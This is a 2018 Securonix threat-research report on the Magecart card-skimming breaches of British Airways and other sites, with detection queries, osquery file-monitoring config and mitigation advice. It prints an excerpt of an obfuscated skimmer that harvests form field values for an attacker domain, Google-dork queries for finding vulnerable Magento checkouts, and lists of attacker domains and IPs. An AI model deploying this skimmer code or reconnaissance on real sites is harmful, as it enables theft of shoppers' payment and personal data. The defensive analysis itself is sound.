

Securonix Threat Research:

BRITISH AIRWAYS BREACH:

MAGECART FORMGRABBING SUPPLY CHAIN ATTACK DETECTION

Oleg Kolesnikov and Harshvardhan Parashar
Securonix Threat Research Team

Last Updated: 11/6/2018




Figure 1: Magecart modernizr-2.6.2.min.js Obfuscated Formgrabbing Payload from British Airways Attacks

Introduction

The data breach suffered by British Airways earlier this year affected around 380,000 customers and resulted in the theft of customer data including personal and financial details [1, 16]. The attack was highly targeted and utilized customized JavaScript/digital card skimmers loaded from a compromised web server.

Magecart, the malicious threat actor likely behind the breach, has impacted a number of other victims as part of the massive digital card skimming campaign, including the Ticketmaster and Newegg breaches from earlier this year [2, 3] that leveraged the software supply-chain attack modalities. Most recently, the Magecart malicious threat actor compromised the Cancer Research UK online store, Kitronik, and other British businesses [14], as well as A.P.C. [15].

SECURONIX

The Securonix Threat Research Team has been actively investigating and closely monitoring these high-profile malicious attacks to help our customers prevent, detect, and mitigate/respond to the attacks.

Summary

Here is a summary of some of the key details about the British Airways Breach/Magecart attacks:

Impact

Personal and financial data theft of around 380,000 customers who made bookings and changes on ba.com or British Airways' app between 22:58 BST August 21, 2018 and 21:45 BST September 5, 2018 [1]. Updated October 29, 2018: According the British Airways update published last week, in addition to the previously impacted 380,000 customers, hackers may have stolen personal data of 185,000 payment card holders not previously notified. The compromised PII likely included name, billing address, email address, and card payment information including card number, expiration date, and (for 77,000 of the 185,000 card holders) CVV. The potentially impacted customers were those making reward bookings between April 21 and July 28, 2018, and used a payment card [16].

Infiltration Vector(s)

One of the most prominent infiltration vectors used in the Magecart digital card skimming campaign is the malicious customized JavaScript installed on the victim's website. This can be done directly by compromising the victim's website, or indirectly by compromising a CDN/third-party component used by the victim; replacing the original, legitimate JavaScript, with the malicious JavaScript.

Attribution

Currently attributed to a malicious threat actor group known as "Magecart" which has been known for credit card and PII stealing activity since 2015 [3, 4]. Based on the information we have, there are likely other malicious threat actor groups performing malicious activity similar to Magecart.

Countermeasures

The malicious JavaScript hid as a modified version of the legitimate JavaScript library script. The attackers loaded an SSL certificate from a well-known paid Certificate Authority Service to provide some further disguise.

Dynamic Covert C2 Drop Points

The Magecart malicious threat actor is known to use dynamic cover C2 drop points leveraging secure introspectable tunnels to localhost from ngrok.io for dynamic C2/formgrabbing drop points. For instance, b0b127c6.ngrok.io, f0c806aa.ngrok.io, and e7900f9c.ngrok.io are known to have been used in the past [17].

Collection

The malicious script injected by Magecart mainly has a PII logging functionality that captures all the data filled in the “Payment Form” and sends it to the server controlled by the attacker.

Tripwire

Some versions of Magecart include special tripwire code that detects the use of development tools to view the source of the scripts, and reports the IP address, browser, and timezone as well as some additional information about your system to one of the Magecart C2 addresses, for example, sslvalidator.com, rellicform.com, and others. [13]

SECURONIX

Observed Artifacts

Some of the malicious formgrabber/C2 domains observed [5]:

safeyouform[.]com	js-mod[.]su
baways[.]com	js-top[.]link
info-stat[.]ws	js-top[.]su
neweggstats[.]com	mage-js[.]link
webfotce[.]me	mage-js[.]su
jquery-cdn[.]top	lofree[.]pw
docstart[.]su	js-link[.]su
govfree[.]pw	sj-mod[.]link
js-abuse[.]link	mipss[.]su
cdn-js[.]link	js-magic[.]link
js-abuse[.]su	js-sucuri[.]link
abuse-js[.]link	statdd[.]su
angular[.]club	stecker[.]su
js-stat[.]su	truefree[.]pw
js-save[.]su	syst-sj[.]link
mageonline[.]net	stek-js[.]link
js-save[.]link	sj-syst[.]link
jscript-cdn[.]com	statsdot[.]eu
js-syst[.]su	records.nstatistics[.]com
js-cdn[.]link	stat.statisticvisit[.]com
js-start[.]su	top-sj[.]link
mage-cdn[.]link	stat-sj[.]link
magento-cdn[.]top	
mod-sj[.]link	
mod-js[.]su	

Magecart Formgrabbing Supply Chain Attacks - Behaviors


Since around 2015, Magecart has been observed modifying or injecting PII/credit card logging JavaScripts on the payment web pages of various organizations to steal credit card data and PII of customers. Based on the currently available details, in most cases, either compromised third-party/cdn/software supply chain services or the direct compromise of the target's webserver was the initial infiltration vector.

In the British Airways' case, the organizations' servers appeared to have been compromised directly, with the attackers modifying one of the JavaScript files (Modernizr JavaScript library, version 2.6.2) to include a PII/credit card logging script that would grab the payment information and send the information to the server controlled by the attacker hosted on "baways[.]com" domain with an SSL certificate issued by "Comodo" Certificate Authority [6].

The British Airways mobile application also loads a webpage built with the same CSS and JavaScript components as the main website, including the malicious script installed by Magecart. Thus, the payments made using the British Airways mobile app were also affected.

Newegg Inc., another victim of the Magecart's identical card skimming campaign, was discovered few days after British Airways released their public advisory. Similar malicious JavaScript, with a few different attribute values, was installed on the payment processing page. The script sent the skimmed credit card information to a server controlled by the attacker hosted on "neweggstats[.]com" domain.

SECURONIX



```
var r128bcd4d491d097afe891a08170121c = {
  snd: null,
  f49a44ff9a81838c250064bfeedd3754a: 'https://info-stat.ws/js/slider.js',
  myid: (function( _0x91c7x2 ) {
    var _0x91c7x3 = document['cookie']['match'](new RegExp('(?:|; )' + _0x91c7x2['replace'](/[^\.$*+|(){}\\[\]\\\`\/\^~]/g, '\\$1') + '([;]*)'));
    return _0x91c7x3 ? decodeURIComponent(_0x91c7x3[1]) : undefined
  })(setidd) || (function() {
    var _0x91c7x4 = new Date();
    var _0x91c7x5 = _0x91c7x4['getTime']() + '-' + Math['floor'](Math['random']() * (999999999 - 11111111 + 1) + 11111111);
    var _0x91c7x6 = new Date(new Date()['getTime']() + 60 * 60 * 24 * 1000);
    document['cookie'] = 'setidd=' + _0x91c7x5 + '; path=/; expires=' + _0x91c7x6['toUTCString']();
    return _0x91c7x5
  })(),
  clk: function() {
    r128bcd4d491d097afe891a08170121c['snd'] = null;
    var _0x91c7x7 = document['querySelectorAll']('input, select, textarea, checkbox, button');
    for (var _0x91c7x8 = 0; _0x91c7x8 < _0x91c7x7['length']; _0x91c7x8++) {
      if (_0x91c7x7[_0x91c7x8]['value']['length'] > 0) {
        var _0x91c7x9 = _0x91c7x7[_0x91c7x8]['name'];
        if (_0x91c7x9 == '') {
          _0x91c7x9 = _0x91c7x8
        };
        r128bcd4d491d097afe891a08170121c['snd'] += _0x91c7x7[_0x91c7x8]['name'] + '=' + _0x91c7x7[_0x91c7x8]['value'] + '&';
      }
    }
  },
  send: function() {
```

Figure 2: Modified Card-Skimming feedbackembad-min-1.0.js at Feedify

The Magecart threat group has also been known to use a compromised third-party provider to attack the actual targets instead of directly infiltrating the target. The Ticketmaster breach that happened earlier this year, where the compromised third-party “Inbenta” was used to load malicious JavaScript on the Ticketmaster website, was also attributed to Magecart [3].

Based on the publicly available details, it appears that Inbenta was compromised by Magecart using multiple web server file upload vulnerabilities [12].

Additionally, a few days ago, a JavaScript library hosted by Feedify, a third-party web push notification service provider was infected multiple times by Magecart’s similar card-skimming script. The script was appended to “feedbackembad-min-1.0.js” (used by more than 200 websites) and sent the captured credit card information to the “info-stat[.]ws” domain [7].

Another website was also seen hosting Magecart's credit card skimmer and using "safeyouform[.]com" to receive the skimmed credit card information earlier this month [8].




Figure 3: Example of a PHP Object Deserialization Attack Vector Likely Leveraged by Magecart in Logs

Magecart Formgrabbing Supply Chain Attacks - Likely Attack Progression

Based on the currently available details, the common likely attack progression for the Magecart/formgrabbing supply chain attacks is as follows. The initial reconnaissance is likely performed passively using a custom tool leveraging, for example, cache search for vulnerable PHP/Magento extensions and direct scans to identify the vulnerable services, for instance:

inurl:checkout/cart/ intitle:shopping cart

inurl:index.php/checkout/cart/ intitle:shopping

```
inurl:"lib/googlecheckout/"
```


inurl:index.php/multidealpro

inurl:pdfinvoiceplus/

/index.php/admin/sales_order/ site:?

inurl:"index.php/customer/account/"

etc.

The infiltration vectors used following the initial reconnaissance are likely variants of the PHP Object Injection deserialization/APPSEC-1484/1480 [19], APPSEC-2015, and SQL Injection/APPSEC-2007 [20] vulnerabilities functionality targeting Magento and a range of different third-party Magento extensions (see Figure 4 for an example of what the attack might look like in the logs). In case an off-site payment provider is used, such as Google or Paypal, the malicious threat actor can often use a one-time fake payment details form to collect PII followed by a redirect to the original payment form [17].

In case of the British Airways attack, the modernizr library compromised as part of the PII grabbing most likely was not the initial infiltration vector used. Based on the limited details available, the most likely attack progression was that the attackers leveraged a targeted variant of a custom malicious PHP/ZEND log payload for an initial infiltration into an Akamai/CDN instance used by British Airways followed by a likely web shell/formgrabbing modernizr payloads injection for baways.com as shown above.

Magecart Formgrabbing Supply Chain Attacks - Securonix Detection - Monitoring/SOC Perspective

Based on the currently known attack vectors leveraged by the Magecart malicious threat actor, there are at least three key monitoring areas that are important to increase chances of detecting such malicious threat actors, namely web server content/PHP/Magento/FIM, endpoint logs, and HTTP/SSL/TLS proxy logs. The first area is important to identify the supply chain attacks and attempts of the malicious threat actor to install the malicious formgrabbing JavaScript implant content on the servers, and the other two areas are needed to identify the activity of the implant working within the users' browsers.




Figure 4: Magecart modernizr* Supply Chain Attack in Endpoint Osquery FIM Logs

One way to implement the SOC monitoring of the web server content/FIM/ endpoint logs can be using the osquery FIM module, e.g., by adding the following pack to the osquery.conf:

```
“packs”: {
  “osquery-monitoring”: “/usr/share/osquery/packs/osquery-monitoring.conf”,
  “fim”: “/usr/share/osquery/packs/fim.conf”
}
```

and including the following in the fim.conf:

```
{
  "queries": {
    "file_events": {
      "query": "SELECT * FROM file_events;",
      "removed": false,
      "interval": 300
    }
  },
  "file_paths": {
    "www": [
      "[path to your www server root]/%%"
    ]
  }
}
```

As part of implementing the SSL/TLS intercepting proxy monitoring use cases, it might also be valuable to consider adding the use cases related to the CORS aspect of the attack, namely that the malicious formgrabbing JavaScript implants effectively need to bypass the Same Origin Policy (SOP). Bypassing the SOP is often accomplished by having the attacker-controlled server send an HTTPS header such as Access-Control-Allow-Origin: * to enable the XMR request containing the stolen PII to be sent to the server by the malicious JavaScript, and so it is important to check to prevent the use of CORS anywhere proxies (see <https://medium.com/netscape/hacking-it-out-when-cors-wont-let-you-be-great-35f6206cc646>) to bypass SOP needed to extract the PII from the target. It is also important to take into account other possible ways for attackers to inject the malicious formgrabbing javascript into a website that does not involve direct file upload, such as by exploiting an underlying DB/CMS such as Joomla, Drupal, or Wordpress to inject malicious formgrabbing code indirectly. This may require monitoring of both the CMS logs and the backend database/SQL logs.

Securonix Detection - Sample Spotter Search Queries

Some sample Spotter search queries to assist with detection of the existing compromises:

Network Monitoring (Network Traffic to formgrabber Domains)

(rg_category contains "Firewall" OR rg_category contains "proxy") AND
(destinationhostname IN "sslvalidator.com", "relicform.com", "jquery-cdn.top",
"safeyouform.com", "info-stat.ws", "webfotce.me", "jquery-cdn.top", "docstart.
su", "govfree.pw", "js-abuse.link", "cdn-js.link", "js-abuse.su", "abuse-js.link", "angular.
club", "js-stat.su", "js-save.su", "mageonline.net", "js-save.link", "jscript-cdn.com", "js-syst.
su", "js-cdn.link", "js-start.su", "mage-cdn.link", "magento-cdn.top", "mod-sj.link", "mod-js.
su", "js-mod.su", "js-top.link", "js-top.su", "mage-js.link", "mage-js.su", "lofree.pw", "js-
link.su", "sj-mod.link", "mipss.su", "js-magic.link", "js-sucuri.link", "statdd.su", "stecker.
su", "truefree.pw", "syst-sj.link", "stek-js.link", "sj-syst.link", "statsdot.eu", "top-sj.link", "stat-
sj.link") OR (destinationaddress IN "31.207.47.84", "89.47.162.248", "91.92.137.121",
"217.23.4.11", "5.188.87.23", "5.188.87.24", "104.28.22.22", "0")




Figure 5: Magecart modernizr* Formgrabbing Supply Chain Attack Detection Using Securonix

Due to the nature of the attacks, the required detection approaches fall into two categories, client-side and server-side detection. Below is a high-level summary of some of the relevant Securonix predictive indicators to increase the chances of early detection of this, and potentially other future variants of the Magecart malicious threat actor activity on your network:

- Suspicious Process Activity - Targeted - Critical File Modification Analytic
- Suspicious Webserver Activity - Unusual PHP Error For Entity Analytic
- Suspicious Webserver Activity - Rare Last-modified Transition For a Script File Analytic
- Suspicious Proxy Activity - Ngrok - Rare Tunneling to Localhost Use For Source Analytic
- Suspicious Backend Activity - Unusual Database Change Analytic

and a number of other Securonix behavioral analytics/predictive indicators including CLO-AWS12-ERI, CLO-AWS4-BDI, CLO-AWS1-ERI, CLO-AWS1-ERI, CLO-AWS11-ERI, WEB-TOM6-ERI, WEB-APA3-ERI, WEB-TOM6-ERI et al.

Figure 5 shows a practical example of detection of the Magecart attacks using Securonix.

It is important to keep in mind that there are many other attack vectors, log sources, and data sources that need to be considered depending on the potential web server attack, third-party surface, or cloud infrastructure used by your organization. (e.g. Microsoft Azure, AWS, CDN, CMS, etc.)




Figure 6: Magecart Detection Using Securonix - Osquery/FIM Content Changes

Mitigation and Prevention - Securonix Recommendations

Here are some of the Securonix recommendations to help customers prevent and/or mitigate the attack:

1. Review the third-party components used by your company's websites and add protection from third-party js library component formjacking injection by leveraging subresource integrity (SRI) and content security policy (CSP) tags such as crossorigin, integrity, require-sri-for, etc.: Note: See <https://scotthelme.co.uk/subresourceintegrity/> and <https://scotthelme.co.uk/content-security-policy-an-introduction/>

2. Perform a review of the cloud storage sites (e.g. Amazon S3 buckets) used to deliver content for your company's web sites for unusual changes related to potential formjacking modules. Also, consider an external review of the web components used by your organization for possible formjacking modules using PublicWWW. [10]
3. Consider using in-house script mirroring instead of loading the script directly from the third-party so that any malicious modification of the script at the third-party doesn't affect the code hosted on the website [9].
4. Consider placing the third-party JavaScript in an iframe with the sandbox attribute [9].
5. Patch operating systems, software firmware on your infrastructure to reduce chances of infiltration.
6. Scan the content of your website(s) using the free Magento Malware Scanner (see <https://github.com/gwillem/magento-malware-scanner>) by running, for example:
wget https://mwscan.s3.amazonaws.com/mwscan.txt
grep -Erlf mwscan.txt [/path/to/magento]

Updates

October 29, 2018:

- Added information under *Impact*
- Added section *Dynamic Covert C2 Drop Points*
- Added Figure 4
- Added section *Magecart Formgrabbing Supply Chain Attacks – Likely Attack Progression*
- Updated indicators under *Securonix Detection – Some Examples of Securonix Predictive Indicators*

November 6, 2018:

- Removed Figure 2
- Updated indicators under *Securonix Detection - Sample Spotter Search Queries*
- Added detail under *Magecart Formgrabbing Supply Chain Attacks - Securonix Detection - Monitoring/SOC Perspective*
- Added new resource

References

- [1] British Airways. "Customer data theft". September 13, 2018. <https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information>. Last accessed: 10-18-2018.
- [2] Ticket Master Inc. "INFORMATION ABOUT DATA SECURITY INCIDENT BY THIRD-PARTY SUPPLIER". 26 June 2018. <https://security.ticketmaster.co.uk/>. Last accessed: 10-18-2018.
- [3] Yonathan Klijnsma and Jordan Herman. "Inside and Beyond Ticketmaster: The Many Breaches of Magecart". July 9, 2018. <https://www.riskiq.com/blog/labs/magecart-ticketmaster-breach/>. Last accessed: 10-18-2018.
- [4] Darren Spruell. "Compromised E-commerce Sites Lead to "Magecart". October 6, 2016. <https://www.riskiq.com/blog/labs/magecart-keylogger-injection/>. Last accessed: 10-18-2018.
- [5] RISKIQ. October 6, 2016. https://safe.riskiq.com/rs/455-NHF-420/images/magecart_attributes.csv?_ga=2.232291227.547645914.1537472750-1099223366.1531410416. Last accessed: 10-18-2018.
- [6] Yonathan Klijnsma. "Inside the Magecart Breach of British Airways: How 22 Lines of Code Claimed 380,000 Victims". September 11, 2018. <https://www.riskiq.com/blog/labs/magecart-british-airways-breach/>. Last accessed: 10-18-2018.
- [7] ShaunNichols. "Card-stealing code that pwned British Airways, Ticketmaster pops up on more sites via hacked JS". September 12, 2018. https://www.theregister.co.uk/2018/09/12/feedify_magecart_javascript_library_hacked/. Last accessed: 10-18-2018.
- [8] Placebo. September 19, 2018. <https://twitter.com/Placebo52510486/status/1042440652636794880>. Last accessed: 10-18-2018.

- [9] OWASP. "3rd Party Javascript Management Cheat Sheet". June 16, 2018. https://www.owasp.org/index.php/3rd_Party_Javascript_Management_Cheat_Sheet. Last accessed: 10-18-2018.
- [10] W3C. "Subresource Integrity". June 23, 2018. <https://www.w3.org/TR/SRI/>. Last accessed: 10-18-2018.
- [11] Rich Bowen and Ken Coar. "ApacheCookbook: Logging Arbitrary Response Header Fields". November 2003. <https://www.oreilly.com/library/view/apache-cookbook/0596001916/ch03s18.html>. Last accessed: 10-18-2018.
